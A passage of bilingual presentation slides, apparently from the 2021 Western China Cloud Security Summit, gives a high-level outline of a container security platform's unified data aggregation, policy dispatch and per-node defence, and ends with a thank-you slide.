
数据汇总至容器安全数据库，由容器安全管控平台对数据进行抽取、转换、分析、聚合，统一展示资产视图与风险视图。

统一运营

安全策略管理员配置策略，设定任务，由任务调度中心统一通知各对应容器集群。一键下发，全局生效。

统一防护

集群各节点的防御容器会独立执行防御功能，还会将可疑行为发送至管理端进行关联分析，协同防御。





感谢聆听
Thanks

● 2021首届-西部云安全峰会
Western China Cloud Security Summit 2021